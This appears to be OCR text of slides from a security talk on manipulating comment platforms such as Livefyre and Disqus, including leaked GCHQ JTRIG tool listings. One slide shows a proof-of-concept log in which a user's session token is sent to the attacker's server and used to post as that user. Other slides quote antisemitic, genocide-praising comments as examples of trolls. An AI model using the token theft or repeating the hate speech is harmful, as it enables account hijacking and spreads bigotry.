Marin Cilic on @ivokarlovic after loss at @SHRolexMasters: "He goes all in or nothing." READ: bit.ly/ZrpI4b pic.twitter.com/r8twKcwSS5



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
Ferrer tumbles, Nishikori improves standing in race for @ATPWorldTour Finals. Read: m.tennis.com/pro-game/2014/... pic.twitter.com/PxCMfk9Rvy



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TENNIS.com @Tennis 10h

Roger returns to the tour in Shanghai. @SteveTignor breaks down the draw in Week in Preview: tennis.com/pro-game/2014/... pic.twitter.com/Jy8vZuuukn

Mozilla Firefox

1:18 AM

tennis.com - Federe... | http://localhost:5000/

localhost:5000

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2 comments

livefyre

normaluser4

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epsil0n moderator — Sep 23, 2014

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Latest blog post: *Scr New*

Like Reply

epsil0n moderator — Sep 23, 2014

efef Edit

Latest blog post: *New collection*

Like Reply

```
nv)user@ubuntu:~/livefyre$ python poc-tokensteal.py
 Running on http://127.0.0.1:5000/
 Restarting with reloader
7.0.0.1 - - [07/Oct/2014 01:18:36] "GET / HTTP/1.1" 200 -
7.0.0.1 - - [07/Oct/2014 01:18:42] "GET /script.js HTTP/1.1" 200 -
7.0.0.1 - - [07/Oct/2014 01:18:42] "GET /favicon.ico HTTP/1.1" 404 -
7.0.0.1 - - [07/Oct/2014 01:18:42] "GET /favicon.ico HTTP/1.1" 404 -
| Got token (eyJhb..)
| Posted comment (ok)
7.0.0.1 - - [07/Oct/2014 01:19:03] "GET /lftoken/eyJhbGciOiAiSFMyNTYiLCAidHlwIjogIkpXVCJ9.eyJkb21haW4i
I0OTgsICJ1c2VyX2lkIjogIl91cDY2NDY3ODUyIn0.CwvDr6oXnz1d0P8rch4-jzfU4jqR2VNVdzsLbkopAD0?r=e1ws1nel3lw HT
```

"GET /lftoken/eyJhbGciOiAiSFM

6 comments

Sign in

12 people listening

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Post comment as...

Newest | Oldest | Top Comments







normaluser4 just now

"We are told about the world before we see it. We imagine most things before we experience them. And those preconceptions, unless education has made us acutely aware, govern deeply the whole process of perception." Walter Lippmann, Public Opinion

Flag Share Like Reply

TomGray1 12 days ago

From the article:

mail lists	
online polls	
twitter	
reddit	
news sites	
comment systems	

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





mail lists	
online polls	
twitter	
reddit	
news sites	
comment systems	

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





mail lists	
online polls	
twitter	
reddit	
news sites	
comment systems	

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4chan polls

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http://venturebeat.com/2012/06/22/reddit-fake-users/

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http://www.commondreams.org/hambaconeggs

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Palestine in Chile

HamBaconEggs • 7 months ago wgenrgenr@gmail.com

"The jew cries out in pain as he strikes you." -Polish proverb

DeShawn S. Williams

Pro-White/Black, anti-jew

Join Date: Mar 2009
Location: il
Posts: 1,468

Palestine in Chile

HamBaconEggs • 7 months ago ergengekr@gmail.com

If you don't like what you see here, Shlomo, then go hide in your synagogue and study Talmud a day. Progressives, among others, are sick and tired of Zionist jews committing heinous crimes a then using their disproportionate financial and media control to justify or underwrite them. The c of "anti-Semitism" is just a way to shut up those who call you out on your tactics. Time to stop acting as though you're better than the "goyim." You're no better than anyone else; indeed, a majority of your tribe have proven themselves far worse.

HamBaconEggs ➚ Guest · 10 months ago

Just imagine how many millions of people would have been saved from the scourge of Judeo-imperialist wars and Jewish financial predations had Hitler actually finished the job.

4 ^ | v · Share ›

http://www.commondreams.org/hambaconeggs

http://www.commondreams.org/hambaconeggs-screen-names

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Palestine in Chile

HamBaconEggs • 7 months ago wgenrgenr@gmail.com

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http://www.commondreams.org/hambaconeggs

Remember:

We discovered that flagging posts got them killed?

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IDF

Saturday at 12:10 PM ·

Please help us by marking any antisemitic and anti Israeli comments as spam!

434 Likes 86 Comments

Like Comment Share

IDF

July 7 at 2:04 PM ·

Will you help?

JTRIG

http://en.wikipedia.org/wiki/Joint_Threat_Research_Intelligence_Group

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EFFECTS: Definition

- "Using online techniques to make something happen in the real or cyber world"
- Two broad categories:
  - Information Ops (influence or disruption)
  - Technical disruption
- Known in GCHQ as Online Covert Action
- The 4 D's: Deny / Disrupt / Degrade / Deceive

TOP SECRET//COMINT//REL TO USA, AUS, CAN, GBR, NZL

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DOCUMENT PAGES Zoom

		limitations.	[redacted]
Swamp donkey	is a tool that will silently locate all predefined types of file and encrypt them on a targets machine.	Ready to fire (but see target restrictions).	[Tech Lead: [redacted] Expert User: [redacted]
TORNADO ALLEY	is a delivery method (Excel Spreadsheet) that can silently extract and run an executable on a target's machine.	Ready to fire (but see target restrictions).	[Tech Lead: [redacted] Expert User: [redacted]
UNDERPASS	Change outcome of online polls (previously known as NUBILO)	In development.	[Tech Lead: Section X; Expert User: [redacted]
VIPERS TONGUE	is a tool that will silently Denial of Service calls on a Satellite Phone or a GSM Phone.	Ready to fire (but see target restrictions).	[Tech Lead: [redacted] Expert User: [redacted]
WARPATH	Mass delivery of SMS messages to support an Information Operations campaign	Ready to fire.	JTRIG OSO

[edit] **Work Flow Management**

Tool	Description		Contacts

UNDERPASS	Change outcome of online polls (previously known as NUBILO)	In development.	

Disqus seems ripe for the picking.

So we went looking active armies.

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Most commented thread on CNN's highest voted comment

46324 Comments CNN 2 clicker1

Sort by Best Share Favorite

Mimi Satterlee · 3 months ago

> I wish you a speedy and full recovery from your condition.

Thanks Son.

665 · Share ›

Most commented thread on C

Approach

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Pick slightly controversial topic

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

Pick news orgs that cover this topic

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ALJAZEERA

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
Then

- Use Disqus API to get a list of popular stories
- For each story, use the API to pull user info
- Link users to stories they commented on
- and…

SETEC REAL WOOF CRETS



Cue a bunch of similar attempts to look at the data

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Decided to focus on voting

